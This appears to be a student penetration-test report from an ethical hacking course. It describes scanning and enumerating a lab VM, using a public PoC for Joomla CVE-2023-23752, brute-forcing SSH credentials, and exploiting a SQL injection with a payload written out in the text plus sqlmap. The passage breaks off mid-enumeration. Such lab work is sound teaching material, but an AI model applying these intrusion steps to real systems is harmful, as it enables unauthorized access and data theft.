SAPIENZA
UNIVERSITÀ DI ROMA

Ethical Hacking

VM Report 2

Group number: **15**

Assigned machine:
VM_6502150423647617

Authors: *Student ID:*

Andrea Fede **1942562**
fede.1942562@studenti.uniroma1.it

Chiara Iannicelli **1957045**
iannicelli.1957045@studenti.uniroma1.it

Pietro Colaguori **1936709**
colaguori.1936709@studenti.uniroma1.it

Riccardo Tuzzolino **1954109**
tuzzolino.1954109@studenti.uniroma1.it

Academic Year 2023/24

Contents

Overview

We have been randomly assigned a VM designed by another group. Our objective is to identify and exploit vulnerabilities within this virtual machine to achieve the following goals:

- **Gain Local Access**: Establish initial access to the operating system on the VM.
- **Escalate Privileges**: Gain root privileges on the VM, allowing complete control of the system.

Local Access Paths

- Weak credentials for the SSH service
- Web application vulnerable to SQL Injection

Privilege Escalation Paths

- Docker group membership
- Vulnerable Sudo version
- Ret2libc on a vulnerable SUID binary

Footprinting, Scanning and Enumeration

We start by importing the machine on VirtualBox. Initially, we have no access to the VM, we can only reach it through the network. We have to scan and enumerate the system to find a way to obtain a foothold on the machine.

Our first step is to scan the network to discover the IP address of the target machine. In order to do that, we use `nmap` ping scan with the `-sn` option, to disable port scanning and only checking which hosts are up. As shown in Figure 1.1, we found three addresses in the subnet `192.168.56.0/24`. The address `192.168.56.1` is the default gateway, and `192.168.56.101` is the localhost, leaving the remaining one as our target.




Figure 1.1: Host discovery

Then, we test the reachability of the target host with the `ping` command:




Figure 1.2: The target is reachable

After that, we can use `nmap` again, but this time to perform a thorough TCP port scan of the target system (with the `-p-` option, to check for all the 65535 ports) and to discover the listening services with their respective version (with the `-sV` option, for version detection):




Figure 1.3: `nmap` TCP scan

From the output of `nmap` we can see that the services available on the target are: SSH, an Apache web server and Samba.

Now that we have found the active listening services, we execute `nmap` again, on the specific open ports, with the **-sC** option to enable the use of default scripts, which are part of the Nmap Scripting Engine (NSE) and are designed to perform various tasks that help in enumerating and identifying services and vulnerabilities.




Figure 1.4: `nmap` default scripts scan

For the sake of completeness, we can also scan the the top 1000 most common UDP ports to see if we can find something else, but unfortunately that's not the case:




Figure 1.5: `nmap` UDP scan

Then, we proceed with the tool `enum4linux`, to perform enumeration against samba on the target system. By analysing the output of the command, we discover that there are two users on the target machine: **john** and **monica**.




Figure 1.6: `enum4linux` results

We continue the enumeration of the samba service using the `SMBMap` tool, to further enumerate samba shares on the system:

Figure 1.7: `SMBMap` output

As we can see from Figure 1.7, there is only one accessible share on the target system, which is a special share used for Inter-Process Communication. Access to the IPC$ share can be obtained through a null session (anonymous login):




Figure 1.8: Samba anonymous login

As we expected from the result of `SMBMap`, we do not have sufficient permission to do anything on this share, so we cannot obtain any useful information in this way. Moreover, looking at the version of samba (4.6.2) from the output of the `nmap` service detection scan in Figure 1.3, we can't seem to find any known vulnerability exploit to try against it. As a consequence, we conclude that this service is not vulnerable.

We decide to concentrate our efforts on the only other listening service of the target machine, which is the Apache web server. Our first step is to visit the webpage, just to see what shows up:




Figure 1.9: Homepage of the "Apartment" website

We notice that by navigating to the target IP on port 80, we get immediately redirected to `192.168.56.106/joomla`. This is a very good starting point, because now we know that the website is using **Joomla**, a free and open-source content management system (CMS) for publishing web content on websites.

We proceed then with `gobuster`, to perform directory/file brute-forcing on our target.




Figure 1.10: `gobuster` output on `http://192.168.56.106/`




Figure 1.11: `gobuster` output on `http://192.168.56.106/joomla`

While waiting for `gobuster` to finish its execution, we searched the web for a way to find out the version of Joomla. We discovered that this information is typically available at the URL `/joomla/administrator/manifests/files/joomla.xml`.




Figure 1.12: Joomla version

As we can see from Figure 1.12, the version of Joomla that is being used is **4.0.0**.

After some research, we also found a vulnerability scanner to detect and analyse Joomla vulnerabilities, `joomscan`:




Figure 1.13: `joomscan` output

Unfortunately, the scanner's output does not provide much useful information. Additionally, we observed that the `robots.txt` file on the Joomla site contains standard information, which is not very helpful.

We proceed to search for known exploits targeting the specific version of Joomla used by the website. After searching through CVE databases, GitHub, and using `searchsploit`,

we identified a relevant vulnerability known as **CVE-2023-23752**. This vulnerability involves an improper access check within the application, which allows unauthorized access to critical web service endpoints. We downloaded a Proof of Concept (PoC) that demonstrated this vulnerability. By running the Ruby script provided in the PoC, we obtained the name of the super user in the web application, **superjohn**, and some credentials that allow access to the MySQL database used by the web application.

Figure 1.14: CVE-2023-23752

Unfortunately, the MySQL service on the target system is not exposed externally, it appears to be running locally and not accessible over the network.

One of the results returned by gobuster, as shown in Figure 1.11, was particularly interesting: `/administrator`. Upon navigating to this path, we discovered it leads to the admin panel of the website.




Figure 1.15: Administrator panel

Right after the "Log in" button, we notice some interesting information:

- **Accepted password characters**: The allowed characters for passwords are listed as "abcdefghiABCDEFGHI0123456789!?#$"
- **Min length**: 1
- **Max length**: 7

The maximum length of the password is only 7 characters, which is significantly shorter than what is typically recommended for secure passwords. Modern security standards suggest passwords should be at least 12-16 characters long to ensure sufficient entropy and protection against brute-force attacks. Moreover, restricted character set further reduces the complexity and possible combinations of the password.

As a result, we decided to launch a brute-force attack targeting the super user account named **superjohn**. We discovered a Python script on GitHub designed for brute-forcing Joomla admin login pages, but it required modifications to function correctly. After several hours of unsuccessful brute-forcing attempts, we decided to stop this attack.

Looking back at the results of `gobuster` shown in Figure 1.10, another intriguing directory catches our attention: **/communications**.




Figure 1.16: Administrator Log Page

This page contains logs of the messages exchanged by various individuals working on the website. Among the senders, we recognized **superjohn**, who is the super user of the web application (which reminds us of the **john** user on our target machine), and **monica**, whom we previously identified using `enum4linux`. Upon reviewing all the messages in the log, one message in particular stood out. It suggests that Monica's password has been identified in multiple data leaks, yet she has not changed it, as we can see from Figure 1.17




Figure 1.17: Administrator Log Page - Message

At the bottom of this page, there is also a form that allows users to select a specific sender, which is something we will investigate further.

After completing the initial phase of gathering as much information as possible about our target, we have several areas to analyse in detail for the next step of our penetration testing activity: exploitation to gain local access to the target machine.

Gain Local Access

In this section we are going to describe the vulnerabilities we have found on the VM to obtain local access. In particular, we will discuss how we have found them, how we exploited them and why they worked.

Weak credentials for the SSH service

The message from superjohn on the Administrator Log Page regarding Monica's weak password really made us consider the risk of a brute-force attack.

After attempting unsuccessfully to brute-force the admin panel of the website using both the usernames "superjohn" and "monica" (as explained in the previous section), we decided to target the SSH service running on the target machine as our last option.

We searched online and found a tool on GitHub, a Python script specifically designed for cracking passwords on SSH servers. We executed the script, specifying Monica's username, the `rockyou.txt` wordlist for passwords, and the IP address of the target machine. Shortly thereafter, we successfully logged in as Monica using the password "pineapple", as shown in Figure 2.19.

Figure 2.18: SSH bruteforcer script running




Figure 2.19: Successful login attempt with password "pineapple"

At this point, with the credentials for the user monica in hand, we were able to establish a successful SSH connection to the target machine.

Figure 2.20

Unfortunately, the user monica is not in the `/etc/sudoers` file, which means she does not have **sudo** privileges. Therefore, we are unable to perform privilege escalation with monica. Additionally, we did not find any file in the filesystem owned by this user.

Web application vulnerable to SQL Injection

After the brute-force attack against the SSH service, we decided to further investigate the Administrator Log Page (shown in Figure 1.16). Of particular interest was the form located at the bottom of the page, which allowed user inputs.

By inspecting the HTML source code of the page, we discovered that the field at the bottom is part of a form that, upon receiving a POST request, triggers the execution of the code within the script named `comms.php`, using the input provided by the user. Specifically, the form accepts only numerical values; for instance, entering `1` displays only the messages sent by the user "superjohn".




Figure 2.21: HTML source code of the Admin Log Page

Given that the form's intended function is to filter and display messages from a specific user, our hypothesis was that a SQL query in the backend was responsible for retrieving these messages. We suspected that the PHP code handling user input might lack proper sanitization. Based on this analysis, we attempted some SQL injections and succeeded in displaying the names of all the senders using the following query:
`1;SELECT * FROM users;#`




Figure 2.22: The form is vulnerable to a SQL injection

After discovering that the form was actually vulnerable to a SQL injection, we decided to use the `sqlmap` tool.

As the form in the webpage was sending a POST request to filter the sender's messages, we needed to capture an example of such request so that we could provide it to `sqlmap`. To capture the POST request we just inserted a value in the form and intercepted it using `BurpSuite`:




Figure 2.23: Send a POST request

Upon examining the request, it became clear that the form used a parameter named `useroptions`. Therefore, any SQL injections, if present and exploitable, would occur within this parameter.




Figure 2.24: Intercepted POST request

At this stage, we can execute the `sqlmap` tool by supplying it with the captured POST request and the parameter found. The command below is used to test for SQL injections and display the tables in the database:

Figure 2.25: sqlmap results

The output from `sqlmap` reveals that the `useroptions` parameter is susceptible to several types of SQL injection attacks. The tool also lists all the tables within three databases it discovered: `comms`, `information_schema`, and `joomladb`.

Among these, `information_schema` is a special schema providing access to metadata about database objects such as tables, views, columns, and constraints. The `comms` database contains messages and user information for the Administrator Log Page, which is not of particular interest to us.

Our primary focus is on the database named **joomladb**. Below is a portion of its tables:

